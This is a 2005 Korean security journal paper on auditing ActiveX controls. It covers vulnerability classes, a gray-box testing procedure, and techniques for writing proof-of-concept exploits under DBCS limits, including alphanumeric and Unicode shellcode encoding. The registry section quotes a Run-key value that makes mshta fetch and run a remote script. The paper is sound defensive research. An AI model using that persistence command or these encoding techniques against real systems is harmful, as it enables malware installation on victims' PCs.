情報保護學會論文誌
第15卷 第6號, 2005. 12

ActiveX Control 취약점 검사 및 검증 기법 연구

김 수 용,†‡ 손 기 욱
국가보안기술연구소

The Study of technique to find and prove vulnerabilities in ActiveX Control

Su Yong Kim,†‡ Kiwook Sohn
National Security Research Institute

요 약

최근 웹 사이트들은 HTML과 스크립트 언어의 한계를 뛰어넘어 사용자에게 다양한 서비스를 제공하기 위해 많은 ActiveX Control들을 배포하고 있다. 하지만, ActiveX Control은 웹 페이지나 이메일을 통해 실행될 수 있기 때문에 안전하지 못한 ActiveX Control은 개인 PC 보안에 치명적인 약점이 될 수 있다. 그럼에도 불구하고 대부분의 ActiveX Control들은 안전성에 대한 검증 없이 사용자들에게 배포되고 있어 많은 개인 PC들이 외부의 침입에 노출되고 있다. ActiveX Control의 취약점을 줄이기 위해서는 제 3자에 의한 취약점 검사와 검증이 필요하다.

본 고에서는 점검대상 식별부터 Reverse Engineering까지 ActiveX Control 의 취약점 검사를 수행하기 위한 절차와 관련 기술들에 대해 기술한다. 또한 ActiveX Control의 경우 일반 응용프로그램과 다를 뿐만 아니라 국내 환경과 국외 환경의 차이로 인해 기존의 취약점 검증 기법들을 그대로 적용할 수 없다. 본 고에서는 ActiveX Control의 취약점 검증을 위해 필요한 요소기술들에 대해 기술한다.

ABSTRACT

To provide visitors with the various services, Many web sites distribute many ActiveX controls to them because ActiveX controls can overcome limits of HTML documents and script languages. However, PC can become dangerous if it has unsecure ActiveX controls, because they can be executed in HTML documents. Nevertheless, many web sites provide visitors with ActiveX controls whose security are not verified. Therefore, the verification is needed by third party to remove vulnerabilities in ActiveX controls.

In this paper, we introduce the process and the technique to find vulnerabilities. The existing proof codes are not valid because ActiveX controls are different from normal application and domestic environments are different from foreign environments. In this paper, we introduce the technique to prove vulnerabilities in ActiveX control.

Keywords : *ActiveX Controls; Vulnerability Analysis; Proving Vulnerability.*

Ⅰ. 서 론

웹 페이지만으로 사용자에게 제공할 수 있는 서비스는 매우 제한적이다. HTML과 스크립트 언어를 이용해서 PC의 자원에 접근하는 것은 보안상의 이유로 극히 제한되어 있기 때문이다. 스크립트 언어들의 한계를 극복하고, 다양한 서비스를 제공하기 위해 ActiveX Control을 사용한다. ActiveX Control은 스크립트 언어에서 사용할 수 있으며, 일반 응용프로그램과 동일한 권한으로 실행된다. 이

접수일 : 2005년 6월 23일 ; 채택일 : 2005년 11월 25일
† 주저자, ‡ 교신저자 : sweetlie@etri.re.kr

로 인해 ActiveX Control이 보안 취약점을 가지고 있으면 ActiveX Control이 설치된 PC는 심각한 보안 위협에 직면한다. 희생자가 악성 스크립트를 포함한 웹 페이지나 이메일을 열람하는 순간 악성 스크립트는 취약한 ActiveX Control을 실행하여 희생자 PC에 악의적인 행위를 수행할 수 있기 때문이다. 따라서, 개발자들은 모든 보안 문제들을 고려하여 안전한 ActiveX Control을 개발해야 하지만, 아직까지 많은 개발자들은 보안에 대한 고려 없이 ActiveX Control들을 개발하고 있다.

ActiveX Control의 안전성을 향상시키기 위해서는 제 3자에 의한 취약점 검사가 필요하지만, 현재 관련 연구가 매우 미흡한 실정이다. 특히 일반 응용프로그램들의 취약점 검증에는 국외에서 개발된 기술들을 별다른 수정 없이 국내에서도 사용할 수 있지만, ActiveX Control의 취약점 검증에는 국내 환경과 국외 환경의 차이로 인해 관련 기술들을 그대로 사용하기 어렵다. 본 고에서는 제 3자에 의한 ActiveX Control 취약점 검사 절차와 방법을 기술하고, 국내는 물론 전 세계에서 사용할 수 있는 취약점 검증 기법에 대해 기술한다. II장에서는 ActiveX Control에서 자주 발견되는 디자인 오류로 인한 취약점들의 유형을 제시하고, III장에서는 ActiveX Control의 취약점들을 검사하기 위한 절차와 관련 기술에 대해 살펴본다. IV장에서 취약점 검사를 통해 발견한 취약점들을 검증하기 위한 기술들을 제시한다.

II. ActiveX Control 취약점 유형

ActiveX Control은 Microsoft사에서 마케팅 목적으로 고안하여 매우 범용적인 의미로 사용되고 있다. 본 고에서는 COM 객체 중 IDispatch 혹은 IDispatchEx 인터페이스를 제공하여 스크립트 언어에서 호출할 수 있는 프로그램을 ActiveX Control로 정의한다. ActiveX Control은 Method, Property, Event를 제공하며 스크립트 언어에서는 이들을 통해 ActiveX Control의 기능을 사용할 수 있다.

ActiveX Control 취약점은 합법적인 권한이 없는 사용자가 시스템의 자원에 접근하는 것을 허용하는 코딩상의 실수나 디자인상의 오류를 말한다. 일반 응용프로그램의 취약점은 코딩상의 실수로 인해 발생하는 경우가 대부분이지만, ActiveX Control의 취약점은 디자인 오류에서 기인하는 경우가 많다. 많은 ActiveX Control 개발자들은 정상적인 시스템 자원 접근을 위해 개발한 Method, Property, Event들이 의도한 목적 이외에 악의적인 목적으로 이용될 수 있음을 간과하고 있기 때문이다. 예를 들면, 사용자가 인터넷 뱅킹에 접속할 때 보안 프로그램을 실행해주는 ActiveX Control을 개발하는 경우 개발자들은 ActiveX Control의 기능을 의도한 보안 프로그램만 실행할 수 있도록 제한해야 하지만, 임의의 모든 프로그램들을 실행할 수 있도록 개발하는 경우가 많다. 이는 ActiveX Control의 융통성을 위해서이지만, 악의적인 프로그램도 실행할 수 있는 디자인 오류로 인한 취약점을 발생시킨다. 본 장에서는 디자인 오류로 인해 자주 발생하는 대표적인 4가지 취약점에 대해 기술한다.

2.1 자동 업데이트 모듈 취약점

자동 업데이트 모듈은 업데이트된 파일들을 PC에 자동으로 설치하기 위한 프로그램이다. 사용자의 개입 없이 프로그램의 상태를 항상 최신으로 유지할 수 있다는 장점 때문에 최근 들어 많은 ActiveX Control들은 자동 업데이트 모듈을 포함하고 있다.

자동 업데이트 모듈은 업데이트 서버에서 업데이트 정보 파일을 다운받아 업데이트 필요 여부를 판단하고 업데이트가 필요할 경우 업데이트 파일들을 다운받아 PC에 설치한다.

그림 1에서 StartUpdate Method의 첫 번째 인자는 업데이트 서버 주소이고, 두 번째 인자는 업데이트 정보 파일의 이름이다. 따라서, 자동 업데이트 모듈은 StartUpdate Method가 호출되면, update.web.server로부터 setup.conf를 다운받아 업데이트 필요 여부를 판단한다.

그림 2에서 업데이트 정보 파일의 내용은 버전

```
<object id=updateX  classid="clsid:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX">
</object>
<script>
        updateX.StartUpdate("update.web.server", "setup.conf");
</script>
```

그림 1. 자동 업데이트 모듈 예

```
version=1.2
filename=sweetlie.exe
url=http://update.web.server/sweetlie.exe
install_dir=SYSTEM_DIR
command=execute
```

그림 2. 업데이트 정보 파일 예

1.2인 sweetlie.exe 파일을 update.web.server에서 다운받아 시스템 폴더에 복사한 뒤 실행하라는 의미를 담고 있다.

사용자가 그림 1의 웹 페이지를 열람하는 순간 PC에 설치된 updateX는 실행되고, update.web.server로부터 setup.conf를 다운받는다. 만약 sweetlie.exe 라는 파일의 버전이 1.2미만이라면 update.web.server로부터 sweetlie.exe 파일을 다운받아 시스템 폴더에 복사한 뒤 실행한다.

자동 업데이트 취약점은 업데이트 서버와 업데이트 정보 파일의 내용을 변조하여 악성 프로그램을 희생자 PC에 설치할 수 있는 취약점이다. 악의의 사용자는 그림 1에서 업데이트 서버를 자신의 웹 서버로 변경하여 희생자에게 이메일을 전송하면, 희생자는 이메일을 열람하는 순간 updateX가 실행되고, 변경된 웹 서버로 업데이트 정보 파일을 요청한다. updateX는 변조된 업데이트 정보파일을 통해 업데이트가 필요하다고 판단하고, 악의의 사용자가 제공하는 악성 프로그램을 희생자 PC에 설치한다.

자동 업데이트 모듈이 이런 취약점을 내포하지 않기 위해서는 업데이트 서버 주소를 변경할 수 없어야 한다. 그림 1의 예는 첫 번째 인자 값에 따라 업데이트 서버 주소가 변경될 수 있다. 보안을 위해서는 업데이트 서버 주소를 변경할 수 없도록 소스코드에 고정하는 것이 바람직하지만, 많은 개발자들은 융통성을 위해 그림 1과 같이 업데이트 서버 주소를 변경할 수 있도록 개발한다. 만약 반드시 업데이트 서버 주소를 변경할 수 있도록 개발해야 하는 경우에는 외부에서 받은 파일들에 대한 검증 메커니즘이 존재해야 한다. 즉, 자동 업데이트 모듈은 업데이트 서버에서 업데이트 정보 파일과 업데이트 파일들을 다운받을 때 서명 값을 함께 받아 신뢰하는 제공자에 대한 인증과 수신된 파일들에 대한 무결성을 검증해야 한다.

2.2 파일 쓰기/읽기/삭제 취약점

파일 관련 취약점은 사용자 PC의 파일들을 정상적으로 접근하기 위해 만든 Method, Property, Event에 적절한 제한을 가하지 않기 때문에 발생한다. 파일 읽기 취약점과 파일 삭제 취약점은 Method, Property, Event의 인자 값으로 파일명을 입력하면 해당 파일을 읽어 오거나 삭제할 수 있는 취약점이다. 파일 쓰기 취약점은 Method, Property, Event의 인자 값으로 파일명과 파일 내용을 입력하면 희생자 PC에 악의적인 내용을 포함한 파일을 생성할 수 있는 취약점이다. 파일 쓰기 취약점을 이용하여 "시작프로그램" 폴더에 악성 프로그램을 생성하면 재로그인시 악성 프로그램이 설치될 수 있다. 그림 3은 파일 쓰기 취약점을 가진 프로그램의 예이다.

파일 관련 취약점을 갖지 않기 위해서는 제한된 파일 접근만을 허용해야 한다. 그림 3에서 파일 쓰기 취약점이 존재하지 않기 위해서는 WriteFile의 매개변수로 파일명과 파일내용을 입력받지 않고, 소스코드 수준에서 접근하려는 파일과 필요한 파일 내용을 고정하여 외부의 사용자가 임의로 변경할 수 없도록 해야 한다.

2.3 레지스트리 쓰기/읽기/삭제 취약점

레지스트리 관련 취약점은 사용자 PC의 레지스트리를 정상적으로 접근하기 위해 만든 Method, Property, Event에 적절한 제한을 가하지 않아 발생한다. 레지스트리 읽기 취약점과 레지스트리 삭제 취약점은 Method, Property, Event의 인자 값으로 레지스트리 키 값을 입력하면 해당 레지스트리 키에 대한 값을 읽어 오거나 해당 레지스트리 키를 삭제할 수 있는 취약점이다. 레지스트리 쓰기 취약점은 악성 프로그램 설치가 가능한 취약점으로 〔HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run〕 등에 "mshta http://checker.web.server/sweetlie.hta" 문자열 값을 생성하면, 악성 프로그램이 설치될 수 있는 위험한 취약점이다. 그림 4는 레지스트리 쓰기 취약점의 예이다.

레지스트리 관련 취약점을 갖지 않기 위해서는 제한된 레지스트리 접근만을 허용해야 한다. 즉, 그

```
<object id="fileX" classid="clsid:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX">
</object>
<script>
        fileX.WriteFile("c:\\log.txt", "Program Started");
</script>
```

그림 3. 파일 쓰기 취약점 예

```
<object id="regX" classid="clsid:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX">
</object>
<script>
        regX.WriteReg("HKLM\\Software\\Software\\SweetlieSoft\\program", "installed");
</script>
```

그림 4. 레지스트리 쓰기 취약점 예

림 4에서 레지스트리 쓰기 취약점을 갖지 않기 위해서는 WriteReg의 매개변수로 레지스트리 키와 값을 입력받지 않고, 소스코드 수준에서 접근하려는 레지스트리 키와 필요한 값을 고정하여 외부의 사용자가 임의로 변경할 수 없도록 해야 한다.

2.4 프로세스 실행/종료 취약점

프로세스 관련 취약점은 정상적으로 사용자 PC에서 특정 프로그램을 실행하거나 종료하기 위해 만든 Method, Property, Event에 적절한 제한을 가하지 않기 때문에 발생한다. 프로세스 실행 취약점은 Method, Property, Event의 인자 값으로 실행파일명과 매개변수를 입력하면 해당 프로그램을 실행할 수 있는 취약점이다. 프로세스 실행 취약점의 경우 mshta.exe 프로그램을 이용하여 원격에 있는 악성 스크립트를 실행하여 악성 프로그램 설치가 가능한 매우 위험한 취약점이다. 프로세스 종료 취약점은 Method, Property, Event의 인자 값으로 윈도우의 타이틀 이름이나 프로세스 아이디를 입력하면 해당 프로세스를 종료시킬 수 있는 취약점이다. 그림 5는 프로세스 실행 취약점의 예이다.

프로세스 관련 취약점을 갖지 않기 위해서는 제한된 프로세스의 실행과 종료만을 허용해야 한다. 즉, 그림 5에서 프로세스 실행 취약점을 갖지 않기 위해서는 Run의 매개변수로 파일이름과 인자 값을 입력받지 않고, 소스코드 수준에서 실행하려는 파일이름과 인자 값을 고정하여 외부의 사용자가 임의로 변경할 수 없도록 해야 한다.

Ⅲ. 취약점 검사 절차 및 관련 기술

제 3자에 의해서 ActiveX Control의 취약점을 검사하기 위해서 주로 사용되는 방법은 Black Box Testing을 위주로 하는 Gray Box Testing 방식이다. 내부 로직에 대한 직접적인 분석 없이 대부분의 점검을 수행하고, 일부분에 대해서만 Reverse Engineering을 통해 내부 로직을 분석하여 취약점 검사를 수행한다. 본 장에서는 ActiveX Control 취약점을 검사하기 위한 절차들을 기술하고, 각 단계별로 필요한 관련 기술들에 대해 제시한다.



그림 5. 프로세스 실행 취약점 예

3.1 점검 대상 식별 단계

제 3자가 ActiveX Control의 취약점을 검사하기 위해서 처음 수행하는 일은 점검 대상인 ActiveX Control을 식별하는 작업이다. 특정 시점에서 설치되는 ActiveX Control들의 식별은 레지스트리 정보와 COM 인터페이스를 통해 가능하다. ActiveX Control은 COM을 기반으로 하기 때문에 PC에 설치될 때 자신의 CLSID를 레지스트리의 \HKEY_CLASSES_ROOT\CLSID\ 아래에 등록한다. 새로 등록된 CLSID 중 IDispatch나 IDispatchEx 인터페이스를 지원하는 콤포넌트가 ActiveX Control이다. IDispatch, IDispatchEx 지원여부는 IUnknown::QueryInterface를 통해 확인할 수 있다.

ActiveX Control의 식별에서 중요한 요인 중 하나는 "Safe for Initialization"과 "Safe for Scripting"의 설정 여부이다. "Safe for Initialization"이나 "Safe for Scripting"이 설정된 경우에는 사용자 동의 없이 ActiveX Control을 사용할 수 있기 때문에 이들 옵션이 설정된 ActiveX Control은 더 위험할 수 있다. 이들 옵션의 설정 여부는 레지스트리와 IObjectSafety 인터페이스를 통해 확인할 수 있다. 레지스트리의 경우 "\HKEY_CLASSES_ROOT\CLSID\해당 콤포넌트의 CLSID\Implemented Categories\"에 "7DD95802-9882-11CF-9FA9-00AA006C42C4"라는 키가 존재하면 "Safe for Initialization"이 설정된 것이다. "Safe for Scripting"이 설정된 경우 "7DD95801-9882-11CF-9FA9-00AA006C42C4"라는 키가 존재한다. 만약 레지스트리에 해당 키들이 존재하지 않더라도 IObjectSafety 인터페이스를 통해 "Safe for Initialization"과 "Safe for Scripting"을 설정할 수 있다. 따라서, IObject Safety::SetInterfaceSafetyOptions를 통해 설정여부를 확인한다 [1].

3.2 정보 수집 단계

정보 수집은 ActiveX Control의 Method,



그림 6. OLE/COM Object Viewer를 이용하여 Type Library 열람 예

Property, Event의 로직을 유추하기 위해서 수행한다. 내부 로직에 대한 정보를 많이 얻을수록 적절한 점검을 수행할 수 있기 때문이다.

ActiveX Control에서 제공하는 Method, Property, Event들은 Type Library를 통해 식별할 수 있다. Type Library에는 Method, Property, Event의 이름, 인자 타입, 리턴 타입 등의 정보가 존재한다. Microsoft 사의 Platform SDK에서 제공하는 OLE/COM Object Viewer [2]를 이용하면 Type Library 정보를 쉽게 열람할 수 있다.

Type Library 정보를 통해 Method, Property, Event들을 식별한 뒤 ActiveX Control을 실제로 사용하는 웹 페이지들을 분석함으로써 Method, Property, Event의 로직과 정상적인 매개변수 값들을 유추할 수 있다. 만약 ActiveX Control이 다른 제품의 일부분으로 사용하기 위해 개발된 경우에는 개발자 API도 외부로 공개된다. 개발자 API는 Method, Property, Event들에 대한 자세한 정보를 제공하므로 내부 로직을 유추하는데 많은 도움을 준다.

3.3 검사 단계

검사 단계에서는 ActiveX Control에 코딩상의 실수나 디자인상의 오류로 인한 취약점들이 존재하는지를 검사한다. ActiveX Control의 취약점을 검사하기 위해서는 웹 서버와 클라이언트가 필요하다. 클라이언트에는 ActiveX Control이 설치되고, 웹 서버에는 해당 ActiveX Control의 Method, Property, Event를 점검하기 위한 웹 페이지들을 올려둔다. 가령 버퍼오버플로우 취약점을 검사하기 위해서는 특정 Method에 대해 인자 값으로 매우 긴 문자열을 입력하는 웹 페이지를 작성하고, 파일 쓰기 취약점을 검사하기 위해서는 특정 Method에 인자 값으로 파일 경로명을 가지는 웹 페이지를 작성한다. 해당 Method, Property, Event에 대해서 어떤 취약점을 중점적으로 검사할지는 정보 수집 단계에서 수집한 정보들을 이용하여 결정한다.

검사 웹 페이지들이 준비되면 클라이언트 시스템에서 모니터링 도구를 기동한 상태로 검사 웹 페이지에 접속한다. 웹 페이지에 접속한 뒤 일어나는 ActiveX Control의 행위를 모니터링함으로써 취약점 여부를 판단한다. 클라이언트 시스템에서 기동하는 모니터링 도구로는 FileMon [3], RegMon [4], Ethereal [5] 등이 있다. FileMon은 ActiveX Control이 시스템의 파일 자원을 접근하는지 모니터링 할 수 있고, RegMon은 ActiveX Control이 시스템의 레지스트리를 접근하는지 모니터링 할 수 있다. Ethereal은 ActiveX Control의 외부와의 네트워크 통신을 모니터링할 수 있다. 또한, ActiveX Control의 버퍼오버플로우 취약점을 찾기 위해서는 WinDbg [6]와 같은 디버거를 사용한다. WinDbg에서 웹 브라우저를 실행하고 검사 웹 페이지를 방문하여 웹 브라우저에서 버퍼오버플로우가 일어나는지 관찰한다.

3.4 Reverse Engineering 단계

Reverse Engineering은 일반적으로 정보 수집 단계를 통해서 유추할 수 있는 정보가 극히 미비하여 의미있는 Black Box Testing이 불가능한 경우에 사용한다. 가령 특정 ActiveX Control이 초기화 Method를 호출한 후에만 다른 Method, Property, Event를 사용할 수 있는 경우에, 정보 수집 단계에서 이를 알 수 없었다면, Reverse Engineering을 수행하지 않고 의미있는 검사를 수행할 수 없다. 정적 Reverse Engineering에는 IDA Pro [7]를 사용할 수 있고, 동적 Reverse Engineering에는 OllyDbg [8]를 사용할 수 있다.

Reverse Engineering을 수행하기 위해서는 Method, Property, Event의 시작 주소가 필요하다. Matt Pietrek은 "Improve Your Debugging by Generating Symbols from

COM Type Libraries"에서 in-process 서버이고 이중 인터페이스를 지원하는 경우 ActiveX Control의 Method, Property, Event의 시작 주소를 얻는 기법에 대해 기술하고 있다.[9]

스크립트 언어에서는 IDispatch::Invoke 함수를 이용하여 ActiveX Control에서 제공하는 Method, Property, Event들을 호출할 수 있다. 하지만, IDispatch::Invoke 함수의 사용은 많은 오버헤드를 발생시키기 때문에 COM 인터페이스에 직접 접근할 수 있는 언어로 작성된 응용프로그램에서 IDispatch::Invoke 함수를 통해 간접적으로 ActiveX Control의 Method, Property, Event들을 호출하는 것은 비효율적이다. 따라서, 많은 ActiveX Control에서는 IDispatch::Invoke 함수를 통하여 사용할 수 있는 모든 Method, Property, Event들을 가상 함수 테이블을 통해서도 직접 접근할 수 있도록 구현해 놓으며, 이를 이중 인터페이스라고 한다.[10]

이중 인터페이스를 지원하는 경우 그림 7과 같이 각 Method, Property 혹은 Event의 시작주소는 Invoke 함수 주소 아래에 존재한다. 따라서, 가상 함수 테이블의 시작에서부터 Method, Property 혹은 Event의 시작주소가 있는 위치까지의 Offset을 알면 각 Method, Property 혹은 Event의 시작주소를 알 수 있다. 이 정보는 ActiveX Control의 Type Library로부터 얻을 수 있다. ITypeLib::GetTypeInfo를 이용하여 ITypeInfo를 얻을 수 있고, ITypeInfo::GetFuncDesc를 이용하여 각 Method와 Property에 대한 정보를 담은 FUNCDESC를 얻을 수 있다. FUNCDESC에는 oVft 필드가 존재하는데, 이 필드가 가상 함수 테이블 주소에서 해당 Method, Property 혹은 Event의 시작주소가 있는 위치까지의 Offset이다.

이렇게 얻은 Method, Property 혹은 Event의 시작주소는 가상 주소이므로, 논리 주소로 변경할 필요가 있다. 가령 해당 ActiveX Control이 로드된 메모리 주소가 0x10000000이고, 특정 Method의 시작주소가 0x10002034라면 논리주소는 0x00002034(0x10002034 - 0x10000000)가 된다. 그림 8은 Method와 Property의 시작주소를 찾기 위한 pseudo code이다.



그림 7. 이중 인터페이스

```
PBYTE pVTable = (PBYTE)*(PDWORD)(lpUnknown);

for ( unsigned i = 0; i < pTypeAttr->cFuncs; i++ )
{
        FUNCDESC * pFuncDesc;
        pITypeInfo->GetFuncDesc( i, &pFuncDesc );

        // pFunction은 Method, Property 혹은 Event의 가상 주소임
        DWORD pFunction = *(PDWORD)(pVTable + pFuncDesc->oVft);

        pITypeInfo->ReleaseFuncDesc( pFuncDesc );
}
```

그림 8. Method, Property, Event의 시작주소를 찾기 위한 Pseudo code

Ⅳ. 취약점 검증 기법

본 장에서는 발견한 취약점이 실제로 보안상 위협이 될 수 있는지 취약점 검증 코드를 작성하기 위한 기법들을 기술한다. ActiveX Control의 버퍼 오버플로우 취약점은 일반 응용프로그램에서 사용하던 취약점 검증 방법을 사용할 수 없고, 국내외에 공개된 exploit code도 거의 존재하지 않는다. 특히 DBCS(Double Byte Character Set)를 사용하는 한글 윈도우즈에서는 타 언어 윈도우즈에서와는 달리 검증 코드를 작성하는데 많은 제약사항이 존재한다. 본 장에서는 타 분야에서 사용되는 기술들을 접목하여 ActiveX Control의 취약점 검증 코드를 작성하기 위한 방법을 기술한다.

4.1 DBCS(Double Byte Character Set)

DBCS는 한 바이트만으로 모든 문자들을 표현할 수 없는 언어에 대해 두 바이트를 이용해 문자를 표현하는 방식이다. 영어와 같이 한 바이트만으로 모든 문자가 표현되는 언어에서는 SBCS(Single Byte Character Set)를 사용한다. DBCS에서는 0x00에서 0x80까지는 SBCS와 동일하게 한 바이트만으로 문자를 표현하지만, 한 바이트가 0x81이상인 경우는 뒤따르는 바이트와 함께 두 개의 바이트가 하나의 문자를 표현한다. DBCS는 한국, 중국, 일본 등 일부 아시아 국가의 윈도우즈에서만 사용되며, 대부분 나라들의 윈도우즈는 SBCS를 사용한다.

DBCS 사용으로 인해 국내 환경에서는 국외에서 공개되는 많은 ActiveX Control 취약점 검증 코드들이 동작하지 않는다. 특히 버퍼오버플로우 취약점과 프로세스 실행 취약점은 취약점 검증 과정에서 항상 DBCS 문제가 발생하지만, 관련연구가 미흡하여 DBCS 문제를 해결한 취약점 검증 코드가 아직 공개되지 않고 있다. 본 연구에서는 타 분야에서 사용하는 기술들을 ActiveX Control 취약점 검증 코드 작성에 접목하여 DBCS 문제를 해결하였다.

4.2 버퍼오버플로우 취약점

ActiveX Control의 취약점 검증 코드를 작성할 때 일반 응용프로그램과 다른 점은 쉘코드 부분과 리턴 어드레스 부분이다. 따라서 본 논문에서는 ActiveX Control에 적합한 쉘코드 작성 기법을 제시한다. 또한, 웹 브라우저의 오브젝트 모델을 이용하여 리턴 어드레스를 다양화함으로써 신뢰성 높은 취약점 검증 코드를 작성할 수 있는 기법을 제시한다.

4.2.1 쉘 코드 작성 기법

모든 문자열은 ActiveX Control에 넘겨질 때 Unicode 형태로 전달된다. 하지만, 대부분의 경우 프로그래머는 DBCS 문자열 처리에 더 익숙하기 때문에 Unicode 문자열을 다시 DBCS 문자열로 변환하여 사용한다. 프로그래머는 WideCharTo Multi Byte 함수를 이용하여 Unicode 문자열을 DBCS 문자열로 변환하는데, 0x81 이상의 바이트가 존재하면, 변환 후의 DBCS 문자열은 초기 DBCS 문자열과 달라진다. 그림 9는 문자열 변환 과정의 예를 보여 준다. 초기 DBCS 문자열에서 0x01 ~ 0x80까지는 최종 DBCS 문자열에서도 동일하지만, 0x81, 0x82 등은 0x3F로 변환되고, 0xFE는 0xA9 0xAD의 두 바이트로 변환되는 것을 알 수 있다. 변환 결과는 운영체제의 언어와 WideCharToMulti Byte의 매개변수 값에 의해 달라질 수 있다.

버퍼오버플로우 취약점을 검증하기 위해 입력하는 문자열은 쉘코드를 포함하고 있기 때문에 ActiveX Control 내부에서 문자열이 변경된다면 취약점 검증이 불가능하다. 따라서, DBCS 문제를 해결하기 위해서는 0x01에서 0x80 사이의 바이트 값을 가진 opcode만을 이용하여 쉘코드를 작성해야 한다.

또한 최근에는 Alphanumeric 하지 않은 문자들에 대해서는 필터링을 수행하는 경우가 많아지고 있기 때문에 ActiveX Control의 취약점 검증 코드에서는 Alphanumeric 쉘코드를 사용하는 것이 바람직하다. Alphanumeric 쉘코드란 A-Z(0x41-0x5A), a-z(0x61-0x7A), 0-9(0x30-0x39)만을 이용하여 작성된 쉘코드를 가리킨다. 이런 형태의 쉘코드 작성 기법은 Riley "Caezar" Eller의 "Bypassing MSB Data Filters for Buffer Overflows"에서 처음 소개되었다. [11] Caezar의 문서에서는 출력 가능한 문자(0x21-0x7F)만을 이용하여 쉘코드를 작성하는 방법을 제안하였다.

Caezar의 기법을 발전시켜 Shellcoder's Handbook에서는 Alphanumeric 쉘코드를 작성하기 위한 Bridge Building 기법을 제안한다. Bridge Building이란 Alphanumeric 바이트 값을 가진 opcode만으로 쉘코드를 작성하는 기법을 말한다. 일반적으로 Alphanumeric 바이트 값을 가진 opcode만으로 다양한 일들을 수행할 수 있는 쉘코드를 작성하는 것은 어렵기 때문에 Alphanumeric 바이트 값을 가진 opcode로는 디코더를 작성하는 부분의 쉘코드를 작성한다. 즉, 먼저 원하는 기능을 수행하는 바이너리 쉘코드를 Alphanumeric 형태로 인코딩하고, 디코더 작성부만을 Alphanumeric 바이트 값을 가진 opcode만으로 작성한다. 디코더 작성부가 실행되면 "디코더가 쓰여지는 곳"에 디코더를 작성하고, 디코더는 인코딩된 쉘코드를 디코딩하여 원래의 바이너리 쉘코드로 복원한다. 디코더 수행이 끝나면 원하는 바이너리 쉘코드가 실행된다. [12]

Bridge Building 기법을 이용하여 쉘코드를 작성하면 쉘코드가 커지는 단점이 있지만, ActiveX Control에서는 쉘코드의 크기가 대부분 중

초기 DBCS 문자열	: 0x01 0x02 0x81 0x82 0xFE	
Unicode 변환 문자열	: 0x01 0x00 0x02 0x00 0x81 0x00 0x82 0x00 0xFE 0x00	
최종 DBCS 문자열	: 0x01 0x02 0x3F 0x3F 0xA9 0xAD	

그림 9. 문자열 변화 과정

디코더 작성부	디코더가 쓰여지는 곳	인코딩된 실제 쉘코드

그림 10. Alphanumeric 쉘코드 구조

요하지 않다.

지금까지는 ActiveX Control에 넘겨진 Unicode 문자열을 프로그래머가 DBCS 문자열로 다시 변환한다고 가정했다. 하지만, 일부 ActiveX Control에서는 ActiveX Control에 넘겨진 Unicode 문자열 상태에서 버퍼오버플로우가 발생할 수 있다. 이런 상황에서는 Unicode 문자열로 변환되었을 때 적절히 동작할 수 있는 쉘코드를 작성해야 한다. Chris Anley의 "Creating Arbitrary Shellcode In Unicode Expanded Strings"에서는 Unicode 쉘코드를 작성하기 위해 Venetian Method를 제안한다. [13] Venetian Method는 그림 11에서처럼 원하는 쉘코드가 "0x41 0x42 0x43 0x44 0x45 0x46"일 때 이를 인코딩하여 문자열 "0x41 0x43 0x45 0x46 0x44 0x42"를 입력한다. 인코딩 문자열은 Unicode 변환을 거치면 "0x41 0x00 0x43 0x00 0x45 0x00 0x46 0x00 0x44 0x00 0x42 0x00"이 되고, 디코더에 의해 최종적으로 원하는 쉘코드인 "0x41 0x42 0x43 0x44 0x45 0x46"이 복원된다.

하지만, Chris Anley가 제안한 방법은 출력 가능한 문자들로만 이루어진 쉘코드는 아니다. Shellcoder's Handbook에서는 Venetian Method를 발전시켜 Unicode의 형태이면서 ASCII 문자, 숫자, 알파벳만을 이용하여 쉘코드를 작성하는 ASCII Venetian Method를 제안하였다. [14] ASCII Venetian Method 역시 디코더 작성부, 디코더가 쓰여지는 곳, 인코딩된 실제 쉘코드로 이루어진다. 디코더 작성부는 Unicode 바이트 값으로 이루어진 opcode만으로 Venetian Method를 수행하는 디코더를 작성한다. 디코더가 인코딩된 쉘코드를 다시 원래의 쉘코드로 변환하고, 실제 쉘코드가 실행된다.

4.2.2 검증 코드 신뢰도 향상 기법

버퍼오버플로우 취약점 검증 코드에서 return address는 운영체제 버전과 언어 등에 따라 달라지기 때문에 다양한 환경에서 신뢰성 높은 검증 코드를 작성하는 것이 쉽지 않다. 특히 ActiveX Control에서는 return address를 선택할 때도 DBCS 문제로 인해 0x01 ~ 0x80 사이의 바이트로 이루어진 return address를 선택해야 하기 때문에 return address 선택의 폭도 좁은 편이다.

원하는 쉘코드	: 0x41 0x42 0x43 0x44 0x45 0x46
입력 문자열	: 0x41 0x43 0x45 0x46 0x44 0x42
Unicode 변환 후 문자열	: 0x41 0x00 0x43 0x00 0x45 0x00 0x46 0x00 0x44 0x00 0x42 0x00
디코딩 후 문자열	: 0x41 0x42 0x43 0x44 0x45 0x46 0x46 0x00 0x44 0x00 0x42 0x00

그림 11. Venetian Method를 이용한 Unicode 쉘코드

하지만, Internet Explorer나 Netscape과 같은 웹브라우저에서는 navigator 오브젝트를 통해 검증 코드가 실행되는 PC의 웹 브라우저 종류와 버전, 운영체제 버전과 언어 등에 관한 정보를 확인할 수 있다. 웹 브라우저의 navigator 오브젝트를 이용하면 다양한 return address들 중 각 상황에 맞는 리턴 어드레스를 선택하여 사용하도록 취약점 검증 코드를 작성할 수 있어 취약점 검증 코드의 신뢰성을 높일 수 있다.

4.3 프로세스 실행 취약점

